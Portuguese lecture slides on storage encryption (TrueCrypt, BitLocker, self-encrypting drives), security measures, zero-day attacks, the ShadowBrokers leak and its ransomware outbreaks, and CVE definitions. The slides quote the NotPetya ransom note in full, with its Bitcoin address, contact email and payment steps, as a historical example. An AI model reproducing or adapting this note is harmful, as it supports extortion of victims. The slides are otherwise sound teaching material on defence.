
Prevalência de armazenamento distribuído

- **Necessária confiança em vários administradores (por vezes anónimos)**
- **Autenticação é efetuada remotamente**
 - Por vezes não é claro qual o nível de segurança
 - Existem integrações múltiplas e por vezes desconhecidas
 - Modelos de interação complexos
 - Diversos sujeitos
- **Informação é transmitida na rede**
 - Confidencialidade, Integridade, Privacidade

Soluções: Cifra de Informação

- **Cifra/Decifra do conteúdo dos ficheiros**
 - Permite a disponibilização segura sobre uma rede insegura
 - Permite o armazenamento em meios inseguros
 - ▶ Geridos por externos, ou em meios de armazenamento partilhados
- **Problemas**
 - Acesso à informação
 - ▶ Utentes não podem perder as chaves
 - perda das chaves = perda dos dados
 - cópias da chave diminuem a segurança
 - ▶ Cifra ilegítima ou abusiva da informação
 - Dados do empregador
 - Partilha de ficheiros
 - ▶ Implica libertação dos ficheiros ou das chaves
 - Possível interferência com tarefas comuns de administração
 - ▶ análise de conteúdos, deduplicação, indexação...

Aproximações




Nível Aplicacional

- **Informação é transformada por aplicações autónomas**
 - Pouca ou nenhuma integração com outras aplicações
 - Usualmente é claro o que é seguro ou não
 - ▶ Ficheiros específicos com extensões específicas
- **Apresenta janelas de vulnerabilidade**
 - Dados são extraídos para serem acedidos por outras aplicações
- **Informação pode ser transformada por algoritmos/aplicações diferentes**
 - Adaptados ao sistema operativo ou à segurança pretendida
 - Complica os processos de recuperação de informação
- **Difícil partilhar ficheiros internos ao pacote cifrado**
 - Pode implicar extrair e tornar a cifrar
- **Exemplos:**
 - PGP, AxCrypt, TrueCrypt, etc.
 - Também... RAR, ZIP, 7zip, LZMA, ...

Nível Aplicacional: TrueCrypt

- **Cria um ficheiro no FS que contém vários volumes**
 - Semelhante a uma imagem de um virtualizador
 - Cifras fortes, em cascata (e.g. AES+Twofish)
 - AES-CBC, depois AES-LRW, depois AES-XTS
 - Chaves criadas com PBKDF2, SHA-512 e 2000 rounds
- **Suporta Negação Plausível**
 - FSs internos não possuem cabeçalhos óbvios
 - Um ficheiro pode ter um ou mais volumes
 - ▶ Não é óbvio determinar quantos volumes existem



Nível dos Sistemas de Ficheiros

- **Informação é transformada entre a memória e a escrita no volume**
 - Dispositivo físico -> Cache em Memória
 - ▶ Sem proteção no caso de servidores (servidor decifrou informação quando lhe acedeu)
 - ▶ Mecanismo é mais complexo de implementar em ambientes distribuídos
 - Coordenação com ACLs
 - Partilha das chaves pelo SO
 - Cache -> memória das aplicações
 - ▶ Proteção no caso de servidores (é o cliente que decifra)
 - ▶ Pode ter lugar fora do ambiente de armazenamento (aplicação, cliente)
- **Exemplos:**
 - CFS (Cryptographic File System)
 - EFS (Encrypted File System)
 - NTFS (NT Filesystem)


Nível dos Volumes

- **Transforma informação a nível do controlador**
 - Transparente para aplicações e quase transparente para o SO
 - ▶ requer a existência de um controlador
 - Granularidade do acesso ao nível de um volume inteiro
- **Políticas de cifra definidas ao nível da aplicação ou controlador**
 - Agnóstico do sistema de ficheiros
 - ▶ Proteção integral de dados, metadados, ACLs, ...
 - Não permite diferenciação entre diferentes utilizadores
 - ▶ Uma das chaves desbloqueia volume
- **Não resolve questões com sistemas distribuídos mas sim de dispositivos móveis**
 - Distribuídos: Volume está acessível ou não, para o mundo
 - Móveis: Protege contra roubo ou perda de equipamento
- **Exemplos:**
 - PGPdisk, LUKS, BitLocker, FileVault

BitLocker (Windows)

- **Cifra um volume inteiro**

- Utiliza um pequeno volume para iniciar processo de decifra
 - Chave de cifra composta (FVEK): K_{AES} e $K_{Diffuser}$



- **Armazenamento da Chave**


- FVEK cifrada com Volume Master Key (VMK), cifrada com Key Protector Key
 - Key Protector Key cifrada com senha ou segredo no TPM (recentemente retirado)

- **Processo de Cifra**

- AES-CBC 128 ou 256, aplicado a cada sector, sem MAC e sem feedback
 - IV = $E(K_{AES}, e(s))$, onde e mapeia o número do sector para um valor de 16bits
 - Sector Key = $E(K_{AES}, e(s)) \mid E(K_{AES}, e'(s))$
 - ▶ e' = igual a e mas terminado em 128
 - Elephant Diffuser: Difusor de bits controlado por $K_{Diffuser}$ (entretanto removido)

Bitlocker (Windows)

Malleability attack no CBC



Cipher Block Chaining (CBC) mode decryption

Nível do dispositivo

- **Dispositivo aplica política de segurança internamente**
 - No boot, dispositivo tem de ser desbloqueado
 - ▶ Fornecendo as credenciais corretas
 - Cifras implementadas em hardware/firmware
- **Vantagens**
 - Sem perda de performance (grátis)
 - Pode não trivial a extração de informação ou chaves
 - Possível de coordenar o processo com aplicações
- **Desvantagens**
 - Quando o dispositivo é desbloqueado, dados ficam acessíveis
 - Segurança é limitada aos algoritmos presentes
 - Possível presença de erros ou backdoors é difícil de detetar e corrigir




Nível do dispositivo

- **Dispositivos possuem 2 áreas**
 - Shadow Disk: Read Only, ~100MB; Possui software para desbloqueio; disponível
 - Real Disk: Read Write, contém dados; protegido
- **Duas chaves**
 - KEK: Key Encryption Key (Authentication Key)
 - ▶ Fornecida pelo utente. Síntese armazenada no Shadow Disk
 - MEK (ou DEK): Media (Data) Encryption Key
 - ▶ Cifrada com o KEK
- **Boot Process**
 - Bios vê o Shadow Disk e utiliza-o para iniciar o sistema
 - Aplicação pede senha ao utilizador, decifra KEK e verifica o valor de Hash(KEK)
 - Sucesso: decifra-se MEK para a memória e geometria é atualizada



Vulnerabilidades

Segurança da Informação



Medidas (e algumas ferramentas)

- **Desencorajamento**
 - Punição
 - Restrições legais
 - Provas forenses
 - Barreiras de Segurança
 - Firewalls
 - Autenticação
 - Comunicação Segura
 - Sandboxing
- **Deteção**
 - Sistemas de Deteção de Intrusões
 - ex: Snort, Zeek, Suricata
 - Auditorias
 - Análise Forense
- **Ilusão**
 - Honeypots /Honeynets
 - Acompanhamento Forense
- **Prevenção**
 - Políticas restritivas
 - ex: privilégio mínimo
 - Deteção de vulnerabilidades
 - ex: OpenVAS, metasploit
 - Correção de Vulnerabilidades
 - ex: atualizações regulares
- **Recuperação**
 - Backups
 - Sistemas redundantes
 - Recuperação forense

Prontidão (Security Readiness)

- **Medidas de Desencorajamento, Ilusão e Deteção endereçam maioritariamente vulnerabilidades conhecidas**
 - Tentativas de reconhecimento (ex: Port Scanning)
 - Ataques genéricos (ex: Interceção de redes)
 - Ataques específicos (ex: Buffer Overflows)
- **Medidas de Prevenção endereçam vulnerabilidades conhecidas e desconhecidas**
 - Vulnerabilidades genéricas
 - ex: reação a respostas mal formadas (protocol scrubbers)
 - ex: ataques furtivos (normalização para formatos canónicos)
 - Vulnerabilidades específicas
 - ex: erro de particular de software (testes e validação)

Prontidão (Security Readiness)

A aplicação das medidas requer conhecimento específico

- **Vulnerabilidades conhecidas**
 - Problema, forma de exploração, impacto, etc.
- **Padrões de atividade dos ataques**
 - Modus operandi
 - Assinaturas de ataques
- **Padrões anormais de atividade**
 - Anormal é o oposto de normal...
 - ... mas o que é que é normal?
 - Difícil de definir em ambientes heterogéneos

source: [flickr](#)



Prontidão (Security Readiness)

- **As ameaças em redes de computadores são diferentes de outros tipos de ameaças**
 - Os ataques podem ser lançados em qual hora, de qualquer local
 - Podem ser facilmente coordenados
 - e.g. Distributed Denial of Service attacks (DDoS)
 - Possuem um baixo custo de execução
 - Podem ser automatizados
 - São rápidos
- **Portanto, requerem uma capacidade permanente (24x7) de reação a ataques:**
 - Equipas de especialistas em segurança
 - Alertas de ataque na hora
 - Teste e avaliação dos níveis de segurança existentes
 - Procedimentos de reação expeditos

Ataques de dia Zero (0 day)

- **Ataque que usa vulnerabilidades que são**
 - Desconhecidas de terceiros
 - Não comunicadas ao fornecedor de software
- **Ocorre no dia zero do conhecimento dessas vulnerabilidades**
 - Para as quais não existe correção (ou não está aplicada)
- **Um ataque “0 day” pode existir por meses/anos**
 - Conhecido para atacantes mas não para utilizadores
 - Parte frequente de arsenais de ataques informáticos
 - Comercializados em mercados específicos

ShadowBrokers

- **Background: Atores estatais possuem arsenal para explorar vulnerabilidades desconhecidas do público**
 - Parte integrante das suas atividades, por muitos anos e nunca reveladas
- **Agosto 2016: Shadowbrokers publicam um grande quantidade de ferramentas deste atores**
 - Usando canais públicos: Twitter, Github, PasteBin, Medium
 - Apresentam outros conjuntos de ferramentas: fazem um leilão, fazem uma venda de Black Friday, etc...
 - Objetivo: vender ferramentas que exploram 0 days a quem pagar mais
- **Março 2017: Microsoft lança atualizações para várias versões de Windows**
 - mas não lança para o W7, W8, XP e Server 2003
 - poderá ter existido dica de investigadores ou atores estatais
 - gravidade da atualização não é realçada

ShadowBrokers

- **Abril 2017: ETERNALBLUE libertada ao público num dos pacotes**
 - Explora vulnerabilidade no MS Windows SMB v1 (Remote Code Execution)
- **Maio 2017: WannaCry ransomware**
 - Utiliza 2 exploits libertados pelos SB (ETERNALBLUE é o 1º)
 - Impacto: Cifra ficheiros, afeta > 300K dispositivos
 - Pede resgate de \$300-\$600 para obtenção da chave de decifra
- **Maio 2017: EternalRocks ransomware**
 - Utiliza 7 exploits libertados pelos SB (ETERNALBLUE é o 1º)
 - Impacto: Pânico apenas. Autor desativa ataque
- **Junho 2017: NotPetya ransomware**
 - Variante que utiliza ETERNALBLUE e cifra ficheiros
 - Pede resgate de \$300 (mas não é possível decifrar ficheiros)
 - Alvo: Infraestruturas críticas, bancos, jornais na Ucrânia e Rússia (outros tb afetados)
 - Impacto: Ficheiros perdidos, >\$10B de danos

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send \$300 worth of Bitcoin to following address:
`1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX`
2. Send your Bitcoin wallet ID and personal installation key to e-mail: `womsmith123456@posteo.net`. Your personal installation key:
`X86GcZ-7PRNBE-3MNFMp-z88UnG-uF5nhF-4wzxwZ-XdNrr6-FYG89D-xk4rNz-9`



Deteção de Vulnerabilidades

- **Ferramentas específicas podem detetar vulnerabilidades**
 - Exploram vulnerabilidades conhecidas
 - Testam padrões de vulnerabilidades
 - ex. buffer overflow, SQL injection, XSS, etc.
- **Ferramentas específicas podem replicar ataques conhecidos**
 - Utilizam exploits conhecidos para vulnerabilidades conhecidas
 - ex: MS Samba v1 utilizado no WannaCry
 - Permitem implementar correções mais rapidamente
- **Vitais para aferir a robustez das aplicações e sistemas em operação**
 - Serviço frequentemente contratado

Deteção de Vulnerabilidades

- **Podem ser aplicadas a:**
 - Código desenvolvido (análise estática)
 - OWASP LAPSE+, RIPS, Veracode, ...
 - Aplicação a executar (análise dinâmica)
 - Valgrind, Rational, AppScan, GCC, ...
 - Externamente como um sistema remoto
 - OpenVAS, Metasploit, ...
- **Não devem ser aplicadas de forma cega a sistemas em produção!**
 - Potencial perda/corrupção de dados
 - Potencial negação de serviço
 - Potencial ato ilegal

Sobrevivência

Como se sobrevive a uma ataque do dia zero?

Como se reage a uma ataque do dia zero massivo?

- **Diversidade poderá ser uma solução ...**
 - Mas a produção, distribuição e atualização de software vai no sentido contrário!
 - E o mesmo acontece com as arquiteturas de hardware
 - Porque é que o MS Windows é um alvo primordial?
 - E o MAC OS nem por isso?
 - Está a usar um telemóvel Android?
 - Qual é a probabilidade de estar na linha da frente das vítimas?
 - iOS pode ser pior, pois o ecossistema é ainda mais homogéneo

CVE: Common Vulnerabilities and Exposures

- **Dicionário público de vulnerabilidades e exposições de segurança**
 - Para gestão de vulnerabilidades
 - Para gestão de correções (patches)
 - Para alarmística de vulnerabilidades
 - Para deteção de intrusões
- **Utiliza identificadores comuns para um mesmo CVE**
 - Permite a troca de informações entre produtos de segurança
 - Fornece uma base de indexação para avaliar a abrangência de ferramentas e serviços
- **Detalhes de um CVE podem ser privados**
 - Parte do processo de divulgação responsável: espera-se que o fornecedor crie uma correção

CVE: Vulnerabilidade

Erro no software que pode ser usado diretamente por um atacante para ganhar acesso ao sistema ou à rede

- **Um erro só é uma vulnerabilidade se permitir que o atacante viole uma política de segurança**
 - Exclui políticas de segurança “abertas” onde todos os utentes são de confiança ou onde não se considera a existência de riscos para o sistema
- **Um vulnerabilidade é um estado de um sistema computacional (ou conjunto de sistemas) que, alternativamente permite:**
 - que um atacante execute comandos em nome de terceiros
 - que um atacante aceda a dados ultrapassando as restrições de acesso
 - que o atacante se apresente como outrem
 - que o atacante negue a prestação de serviços

CVE: Exposição

Problema de configuração de um sistema ou um erro no software que permitem aceder a informação ou capacidades que podem auxiliar um atacante

- O CVE considera um problema de configuração ou um erro como uma exposição se não permitir comprometer diretamente um sistema ou rede
 - Mas for uma componente importante para o sucesso de um ataque e uma violação de uma política de segurança expectável
- Uma exposição é um estado de um sistema computacional (ou conjunto de sistemas) que, alternativamente:
 - permite que um atacante realize recolhas de informação
 - permite a um atacante esconder as suas atividades
 - Inclui uma funcionalidade que se comporta como esperado mas que pode ser facilmente comprometida
 - É um ponto de entrada comum para atacantes obterem acesso (a sistemas ou dados)
 - É considerado problemático por uma política de segurança razoável


Benefícios dos CVEs

Fornece uma linguagem comum para referir problemas

- **Facilita a partilha de dados entre**
 - Sistemas de deteção de intrusões
 - Ferramentas de aferição
 - Bases de dados de vulnerabilidades
 - Investigadores
 - Equipas de resposta a incidentes
- **Permite melhorar as ferramentas de segurança**
 - Maior abrangência, facilidade de comparação, interoperabilidade
 - Sistemas de alarme e reporte
- **Fomenta a inovação**
 - Local primordial para discutir conteúdos críticos das BDs

Limitações dos CVEs

Inúteis contra ataques de dia zero



CVE: Identificadores

Aka CVE names, CVE numbers, CVE-IDs, or CVEs

- **Identificadores únicos para vulnerabilidades conhecidas e públicas da CVE List**
 - Estados possíveis: "candidate" ou "entry"
 - **Candidate:** sob revisão para inclusão na CVE List
 - **Entry:** aceite na CVE List
- **Formato**
 - Identificador numérico CVE (CVE-Ano-Índice)
 - Estado (candidate ou entry)
 - Descrição sumária da vulnerabilidade ou exposição
 - Referências para informação adicional

CVEs e Ataques



